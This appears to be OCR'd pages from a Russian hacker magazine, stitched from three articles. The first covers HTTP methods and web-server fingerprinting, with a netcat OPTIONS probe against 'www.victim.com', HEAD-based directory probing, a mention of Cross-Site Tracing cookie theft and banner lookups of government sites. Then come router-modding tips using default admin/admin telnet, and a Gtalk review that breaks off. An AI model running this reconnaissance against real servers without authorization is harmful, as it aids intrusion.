
Заголовки и тело сообщения могут отсутствовать, но стартовая строка является обязательным элементом, так как указывает на тип запроса/ответа.

В строке запроса обязательно указывается один из методов (Method), который отображает суть запроса. С ними нужно разобраться особенно четко, чтобы не осталось ничего неясного. В описании протокола HTTP (RFC 2616) заявлены следующие методы:

- **Запрос GET**. Наиболее популярный и знакомый всем метод. Именно GET применяется при открытии любого ресурса или скачивании файла. Метод используется для запроса конкретного объекта на конкретном ресурсе. Различают `conditional GET` (зависит от выполнения определенных условий) и `partitional GET` (если часть информации уже имеется и закэширована и требуется докачать недостающее).
- **Запрос OPTIONS**. Метод служит для опроса сервера о его возможностях. Позволяет клиенту определить опции и/или требования, связанные с ресурсом, а также информацию о возможных способах общения клиента и сервера. Как правило, доступные методы на сервере можно получить путем анализа поля `Allow`. Ниже — пример с `Netcat`:

```
nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 1 Sep 2008 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
```


Результат работы замечательной утилиты HTTPrint

Ситуации бывают самые разные. Администратор может установить связку, аналогичную nginx, и реальный WEB-сервер (Apache). В этом плане определить реальное ПО бывает крайне трудно, особенно если администратор совместно с web-мастерами продумал способ выдачи ошибок посетителям и запретил небезопасные методы. При HTTP-фаззинге Rambler.ru из полей Server можно выделить сразу несколько nginx, причем разных версий (0.6.31, 0.6.32, 0.7.12). Это говорит о том, что нагрузка на сервера принимается по распределенной схеме

Это очень удобно, так как избавляет тебя от проверки всех возможных вариаций и получения кодов ответа после их выполнения. О доступных методах важно знать, потому что некоторые из них небезопасны. К примеру, с методами TRACK/TRACE есть возможность произвести хищение куков с использованием известного приема Cross-Site Tracing. Впрочем, это уже разговор для отдельной статьи.

- **Запрос HEAD**. Перед нами клон GET с той лишь разницей, что сервер будет возвращать только специальную служебную информацию, связанную с запрошенным документом, а тело сообщения будет отсутствовать. В хакерских целях метод используется для проверки наличия директорий на удаленном сервере. Для этого требуется подготовить список директорий и закидывать сервер по следующему алгоритму: посылаем HEAD с указанием пути искомой директории, ждем выполнения запроса, проверяем статус ответа — если он равен 200 (OK) и мета-данные присутствуют, то директория с большой долей вероятности существует на сервере.
- **Запрос POST**. Этот метод используется в случаях отправки сообщений и передачи данных. Тело запроса передается серверу, и тот интерпретирует его в зависимости от URI запроса. URI — это стандарт формата, используемого для определения извлекаемого ресурса. В подмножество URI входит URL/URN.
- **Запрос PUT**. Метод PUT используется для создания нового объекта с заданным в запросе URI. Если ресурс с таким URI уже существует, то тело запроса рассматривается как его обновленная версия. Один из примеров использования — простая выгрузка файла на сервер (создание нового файла, замена существующего).
- **Запрос DELETE**. Метод DELETE используется для удаления ресурса под заданный URI. В этой ситуации сервер часто просит подтверждения действия.
- **Запрос TRACE**. Метод TRACE используется в целях отладки и диагностики. С его помощью можно удостовериться, были ли данные действительно приняты адресатом запроса.
- **Запрос CONNECT**. Имя этого метода зарезервировано для прокси-серверов, которые могут динамически становиться туннелями (к примеру, SSL).

ТЕХНИКА HTTP-PRINTING

Приемов для определения WEB-сервера и его конкретной версии довольно много. Из основных можно выделить:

- «прямой» просмотр поля «Server», получаемого из Response-ответа после отправки запроса GET;
- изучение того же поля после серии запросов других методов, в том числе и ошибочных;
- анализ кодов ошибок, высылаемых в качестве статуса выполнения метода;
- сравнение шаблона `favicon.ico` для конкретного сервера с удаленным; структура высылаемого Response-ответа.

Подробнее рассмотрим некоторые из них.

Анализ поля «Server» в ответе сервера (пример ответа можно увидеть выше) — это самый простой вариант, однако администратору ничего не стоит заменить информацию в этом поле. Но если верить стандарту, то в этом поле содержится информация об используемом программном обеспечении в том виде, в котором это указывает сам WEB-сервер. Например, известный HTTP-демон Apache имеет несколько видов отдачи информации о себе: Prod (Apache), Min (Apache/1.3.0), Major (Apache/1), Minor (Apache/1.3), OS (Apache/1.3.0 (UNIX)), Full (Apache/1.3.0 (UNIX) mod_fastcgi/2.4.2 mod_perl/2.0.2 Perl/v5.8.7). Стоит заметить, что в конфигурационных файлах можно отключить отображение названия и версии демона. До версии 2.0.44 такая директива называлась ServerSignature и находилась в `httpd.conf`. В старших версиях этой ветки директива носит название ServerTokens. В статье «Сетевой камуфляж» приводились примеры и способы скрытия демонов, в том числе распространяющиеся на WEB-серверы.

Коды ошибок (они же — статусы выполнения) — еще один способ узнать некоторые данные о сервере. Метод, который считается очень точным, может служить в качестве дополнительного эвристического теста. Нарушить детектирование можно с помощью редактирования исходных кодов или конфигов. WEB-сервер Apache имеет для этого следующие директивы: `LimitRequestBody`, `LimitRequestFields`, `LimitRequestFieldSize`, `LimitRequestLine`. Хотя, конечно, их прямое назначение заключается совсем в другом: они нужны для снижения вероятности DDoS-атак на сервер с помощью аномальных запросов.

Иконка сервера — деталь, казалось бы, незаметная. Но и она способна выдать тот или иной демон. При первоначальной установке многие WEB-сервисы по умолчанию устанавливают тестовый сайт, где отображается автоматическое приветствие и `favicon`. Почему бы это не проанализировать? Предварительно можно написать небольшой скрипт для получения хэш-суммы `favicon`. Натравить его на иконку из локального пакета и затем сравнивать с хеш-суммами иконок с удаленных серверов, где администраторы из-за рассеянности забыли удалить тестовую иконку и страницы документации. Вот пример подобного скрипта на Python:

```
import md5
m = md5.new()
f = file('file.ico', 'r')
while True:
        t = f.read(1024)
        if len(t) == 0: break
        m.update(t)
print m.hexdigest()
```

Где искать веб-сервер


Перед началом анализа WEB-сервера неплохо выяснить, на каком порту он установлен. Ведь работать он может не только на стандартном 80 порту. Если картина с самого начала не ясна, лучше просканировать порты удаленного сервера. Варианты следующие:

```
http          80/tcp
http-mgmt     280/tcp
http-ssl      443/tcp
gss-http      488/tcp
http-alt      591/tcp    # FileMaker, Inc. — HTTP Alternate
http-rpc      593/tcp    # HTTP RPC Ep Map
NFS-or-IIS    1025/tcp   # IIS, NFS
IIS           1027/tcp
compaqdiag    2301/tcp   # Compaq remote diagnostic
squid-http    3128/tcp   # Squid HTTP Proxy or MS ISA
proxy-plus    480/tcp    # Proxy+ HTTP proxy port
vnc-http      5800/tcp   # VNC HTTP Access, display 0
vnc-http-1    5801/tcp   # VNC HTTP Access, display 1
vnc-http-2    5802/tcp   # VNC HTTP Access, display 2
vnc-http-3    5803/tcp   # VNC HTTP Access, display 3
analogx       6588/tcp   # AnalogX HTTP proxy port
weblogic      7001/tcp   # Weblogic
weblogic-ssl  7002/tcp   # Weblogic SSL
http-alt      8000/tcp
http-alt      8001/tcp
http-alt      8002 (+9090)/tcp
http-proxy    8080/tcp   # Common HTTP proxy
sun-abook     8888/tcp   # Sun Answerbook HTTP server
```

Практика показывает, что таким образом можно отличить продукты одной семьи, но разных версий (или предназначенные для разных платформ):

```
226ffc5e483b85ec261654fe255e60be — Netscape 4.1
41e2c893098b3ed9fc14b821a2e14e73 — Netscape 6.0

31aa07fe236ee504c890a61d1f7f0a97 — Apache 2.2.4
d41d8cd98f00b204e9800998ecf84275 — Apache HTTP Server (Mac OS X Server)
```



Работа плагина для Mozilla — Tamper Data. Мы изучили долгожданный Response от сервера ФБР, так и не полученный при помощи HTTPrint

ЮЗАЕМ СПЕЦИАЛЬНЫЙ СОФТ


К сожалению, на сегодняшний день средства для HTTP-printing'а не столь разнообразны. Из инструментов наиболее известны **HTTPrint** (net-square.com/httprint/) и HMAP (ujeni.murkyroc.com/hmap/). Создатели первого заявляют, что их проект способен распознавать сервера даже с измененной версией. Здесь используется целый ряд эвристических тестов, некоторые из которых были описаны в этой статье. А пакет HMAP на текущий момент является плагином к известному сканеру безопасности NESSUS, бесплатный форк которого называется **OpenVAS** (Open Vulnerability System). Создатели обоих инструментов сильно заморачивались, чтобы добиться как можно более четкого и правдоподобного определения удаленного веб-сервера. Но далеко не всегда подобный софт сможет помочь при анализе наиболее интересных и защищенных ресурсов. Тогда придется действовать вручную, используя вспомогательные инструменты типа **Tamper Data** (tamperdata.mozdev.org), **Ratproxy** (code.google.com/p/ratproxy).

Иногда серьезную помощь могут оказать всевозможные веб-сервесы. К примеру, сервис NetCraft ведет статистику об используемых продуктах на различных хостах во всем мире. Естественно, это нам на руку. Допустим, сервер **ЦРУ** (cia.gov) режет все аномальные запросы к нему и не выдает ни одного баннера сервиса. Как быть? Вбиваем адрес амеров в вышеназванную ссылку и получаем следующие данные за один из годов: Solaris 8, Netscape-Enterprise/4.1. Словом, способы могут быть самые разные!



warning


Будь осторожен с экспериментами: администратору узла твои исследования могут не понравиться.



dvd

Упомянутые программы и стандарты RFC выложены на нашем диске.

В базе данных NetCraft есть информация даже о самых защищенных серверах



ASUS WL-500W

Прокачиваем точку доступа от Asus

Ты вероятно помнишь, что прокачкой AP мы уже занимались и описывали свой опыт в статье «Level-up для точки доступа» в 106 номере][. В качестве жертвы эксперимента тогда мы взяли замечательную модель WL-500gP — с тех пор у автора материала она по-прежнему работает 24 часа в сутки и качает torrent-файлы. У модели, с которой мы будем экспериментировать сегодня, есть одно весомое преимущество перед «младшей сестренкой». Это — поддержка стандарта 802.11n Draft!

Автор: Степан Ильин

Теоретически, стандарт позволяет достичь скорости передачи данных «по воздуху» до 300 Мбит/с. В реальных условиях получается в три, а то и в четыре раза меньше — но даже при таком раскладе получается скорость обычной 100-мегабитной сети. Впечатляет? Во всем остальном модели схожи: 4 порта LAN, 1 WAN, два USB 2.0 порта для подключения принтера, веб-камеры и жестких дисков. Приступим к операции.

Заливаем прошивку

Первое, что придется сделать, — отказаться от стандартной прошивки. Да, она отлично функционирует и гарантирует безукоризненную работу всех заявленных опций, но для экспериментов нам просто жизненно необходима альтернативная firmware от отечественного разработчика Oleg'а, которой пользуются продвинутые пользователи по всему миру.

Залить новую прошивку можно двумя путями: через веб-интерфейс или через утилиту восстановления от ASUS. По большому счету, разницы никакой, поэтому, взяв инструкцию, я воспользовался первым вариантом. Последняя версия firmware всегда доступна на сайте http://oleg.wl500g.info (на момент публикации — WL500W-1.9.2.7-10). Перед установкой прошивки рекомендуется отсоединить патчкорд от WAN-порта (активность внешней сети не должна влиять на процесс) и кабели от USB-портов. Далее нужно перезагрузить AP через веб-интерфейс и перейти на страницу администрирования: «System Setup → Firmware Upgrade», где остается только выбрать файл с прошивкой.

Надо сказать, что «убить» точку от ASUS довольно сложно. Даже если в момент перешивки выключилось питание или перешивка не удалась, ее можно восстановить с помощью стандартной программы rescuer.exe. После установки будет неплохо нажать на кнопку RESET, чтобы сбросить все настройки и установить им дефолтные значения (на случай, если оригинальная прошивка окажется слишком старой). Но учти важный момент: минуту-другую перед нажатием RESET нужно выждать обязательно — это время требуется для загрузки роутера.

Доступ к командной строке

Для наших экспериментов будет недостаточно не только стандартной прошики, но и веб-интерфейса. Поэтому нужно срочно найти способ обратиться к командной строке. К счастью, достучаться до нее проще простого: достаточно набрать команду: telnet 192.168.1.1 (IP-адрес, конечно, может быть другой). В консольном окне тут же появится приглашение для входа в систему, и после ввода стандартного логина/пароля (admin/admin) ты окажешься в знакомой никсовой консоли. Развеять сомнения, Linux это или нет, можно, набрав команду uname – a. Ты получишь примерно следующий ответ:

```
Linux (none) 2.4.20 #75 Fri Apr 6 00:12:23 MSD 2007 mips
unknown
```

Работать через telnet крайне небезопасно, и в системе лучше сразу настроить SSH-демон — dropbear. О настройке SSH, подключении жестких дисков, настройке менеджера пакетов ipkg, с помощью которого легко устанавливается множество программ (в том числе, настроенный нами torrent-клиент), мы уже подробно говорили в вышеупомянутой статье. Поэтому не поленись поднять архив (PDF-версию ты найдешь на диске). А теперь — трюки!

Трюк №1: рипаем радиостанции


В интернете сейчас вещают множество радиостанций с редкими и интересными композициями, которые зачастую хочется записать и себе. Но это не магнитофон, где можно нажать на кнопку «Запись», — а данные в «цифре», которые нужно рипать. Отличным применением для твоего роутера будет как раз возможность записи MP3-потока. Для этого понадобится установить программу streamripper и некоторые дополнительные музыкальные библиотеки:

```
ipkg install streamripper libogg libvorbis libmad
```

Выбираем директорию на подключенном жестком диске или флешке (скажем, /opt/files/streamripper) и начинаем запись, указав в качестве параметров запуска программы IP-адрес потока, откуда ведется вещание:

```
streamripper http://some.radio.ip -d /opt/files/
streamripper
```

Вот и весь трюк. Streamripper будет рипать музыку, сортируя записи по созданным автоматически директориям (с названием радиостанции). Рекомендую взглянуть и на другие параметры программы, можно сохранять поток в один большой файл, выбрать формат для записи (Ogg, MP3 или AAC) и т.д. И еще: если не знаешь, где взять адреса интернет-радиостанций, загляни на www.shoutcast.com. Там их тысячи.



Так выглядит наша подопытная точка доступа Asus WL-500W

Трюк 2: настраиваем Web-сервер с поддержкой скриптов PHP

Точка доступа – отличное место для отладки и даже хостинга несложных веб-проектов. Хорошей идеей в этом случае будет установка пакета php-thttpd, включающего сам веб-сервер, а также интерпретатор PHP. Установка сводится к одной лишь команде управления пакетами:

```
/opt/bin/ipkg install php-thttpd
```

После некоторой активности на экране ты получишь полностью рабочий веб-сервер. Настроим его. Сначала нужно указать место, где будут храниться сами странички и PHP-сценарии. Это может быть, например, /opt/share/www:

```
mkdir /opt/share/
mkdir /opt/share/www
```

С помощью команды /opt/bin/nano /opt/etc/thttpd.conf создадим конфигурационный файл и вставим в него следующее содержание:

```
dir=/opt/share/www
port=81
user=nobody
nochroot
nosymlink
novhost
logfile=/opt/var/log/thttpd.log
pidfile=/opt/var/run/thttpd.pid
```

Сохранив изменения с помощью горячей клавиши <ctrl> + O и выйдя из редактора при помощи <ctrl> + X, создаем дополнительные директории для логов и флагов:

```
mkdir /opt/va
mkdir /opt/var/log
mkdir /opt/var/run
```

Сохрани изменения и перезагрузись. Теперь можно переместить в папку /opt/share/www пробный HTM-файл и посмотреть, как веб-сервер (в случае нашего конфига – на 81 порту) будет работать.

Трюк 3: наблюдаем за нагрузкой


Всегда удобно знать о состоянии своего интернет-канала: чем именно он используется, и кто тратит ресурсы больше всех. Если установить специальную программу rrd, то общую картину можно получить в виде красивых графиков загрузки интерфейсов. Веб-сервер для этого мы уже подготовили, а вот планировщик cron придется наладить дополнительно, используя подробнейшую инструкцию с сайта www.macsat.com/cron.php. Сам rrd устанавливается командой ipkg install rrdtool, однако просто взять и запустить его не получится. В смысле, запустить-то можно, но толку будет ноль. Чтобы получить результат в виде приятных графиков загрузки, придется использовать специальный скрипт (rrdtool.sh) с нашего диска, скопировав его в папку /opt/usr/bin.


Теперь, чтобы rrdtool стал собирать информацию и создавать графики, необходимо в папке /opt/etc/cron.5mins/ создать для планировщика простенький скрипт rrdrun.sh и не забыть сделать его исполняемым (chmod +x rrdrun.sh):

```
#!/bin/sh
/opt/usr/bin/rrdtool.sh >> /opt/var/log/rrdtool.log
2>&1
```


Отныне каждые пять минут станет собираться информация о трафике со всех WAN-, LAN- и WLAN-интерфейсов, а каждые 30 минут будут создаваться графики. Их можно просмотреть, обратившись к роутеру по адресу: http://IP-адрес-роутера:81/rrd.

Вот так. Мы же говорили, что это самый настоящий компьютер! Дерзай, ведь все ограничивается лишь твоей собственной фантазией.





СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /






ПЕРЕХОДИМ НА Gtalk


БЕЗБОЛЕЗНЕННО ОСВАИВАЕМ IM-СИСТЕМУ ОТ GOOGLE

Пользователи ICQ, как мыши: плачут, колются, но продолжают есть кактус. И ведь правда: сервера постоянно отваливаются, альтернативные клиенты страдают из-за изменений в протоколе, а функциональность так и остается на нуле. Пора, наконец, отказаться от старой, хоть и привычной системы и найти что-нибудь по душе!

С тем, что проблем у ICQ много, спорить никто не будет. Не надо и напоминать, как в очередной раз альтернативные клиенты отказались работать из-за неожиданных изменений в протоколе. Разработчикам тут же приходилось клепать заплатки, а пользователям ничего оставалось, кроме как обновляться. И ради чего? Разработчики из AOL так и будут менять закрытый протокол сколь угодно долго, а приложения так и придется обновлять. Еще хуже — сервера аськи вдруг стали «провисать», начиная от небольших перебоев и заканчивая суровым дауном на несколько часов. Каждый из нас сталкивался с тем, что сообщения пропадали непонятно куда, особенно если отправляешь их пользователям «в оффлайн». Не говоря уже о передаче файлов между двумя разными клиентами, которые, подчас, кроме как высшим пилотажем не назовешь. Голосового общения нет, логи раскиданы где попало… — стоит ли продолжать? Короче, достоинство у ICQ только одно — громадная армия пользователей, среди которых и все твои друзья. Но есть ли альтернатива? Альтернатива, по большому счету, только одна — система Jabber, которая



Обзор сервисов: этот шлюз поддерживает транспорт на ICQ и MSN



Добавляем новый контакт

использует открытый (что очень важно) протокол XMPP. К сожалению, пока этой технологией пользуются исключительно продвинутые пользователи и гики. Но компания Google обещает сделать ее массовой, выпустив на рынок мессенджер Gtalk, построенный как раз на этой технологии. И мы с тобой, надеюсь, этому поможем.

ПРЕИМУЩЕСТВА GOOGLE TALK

Google Talk — это мессенджер от компании Google, позволяющий общаться с помощью голосового чата и привычных текстовых сообщений. Мессенджер тесно интегрирован с почтовым сервисом Google'a. Преимуществ у него более чем достаточно:

• В основе Gtalk лежит открытая и проверенная временем технология Jabber. Это позволяет беспрепятственно использовать как родной клиент, так и любой сторонний.

• **Сервера Google исключительно стабильны**. Конечно, и у такого гиганта бывают промахи, в результате которого недавно лежал почтовый сервис Gmail, но эти случаи единичны.

• Вся **история переписки хранится на сервере**. Нет больше необходимости рыскать по всем своим компьютерам и клиентам в поиске какого-то сообщения. Ты можешь общаться дома, на работе, в универе — и всегда под рукой будет единая история переписки.

• **Транспорт на любые сторонние протоколы** (ICQ, MSN, AIM, Yahoo, Mail. Агент), также со всей историей переписки на сервере.

Самое главное, — можно легко перейти на Gtalk, не отказываясь при этом от ICQ и, соответственно, от всех контактов. Заметь, не придется запускать несколько IM-клиентов, интеграцию поддерживает сам Gtalk. Итак, начнем?

ТРИ ВАРИАНТА

Чтобы подключиться к Gtalk, необходимо лишь зарегистрировать аккаунт на **Gmail** (www.gmail.com). Отличная возможность оценить удобство, стабильность и потрясающую продуманность почтового сервиса от Google. Чего стоят только 7 Гб дискового пространства, предоставленные пользователям совершенно бесплатно.

Есть три варианта, как действовать дальше. Выбирай наиболее тебе удобный. Первый способ — самый простой. Если у тебя нет желания отказываться от привычного клиента (хотя бы потому, что там важная история сообщений, куда часто приходится подглядывать), то ничего не мешает использовать два клиента одновременно. В конце концов, какая разница: одним значком в трее больше или меньше. Тогда тебе подойдет оригинальный клиент Gtalk — очень простой, нетребовательный к ресурсам и, плюс ко всему, поддерживающий голосовые звонки (в любом другом случае о голосовом общении придется забыть).

Второй способ — воспользоваться мультипротокольным клиентом, кото-

Бесплатные звонки в более чем 30 стран мира!

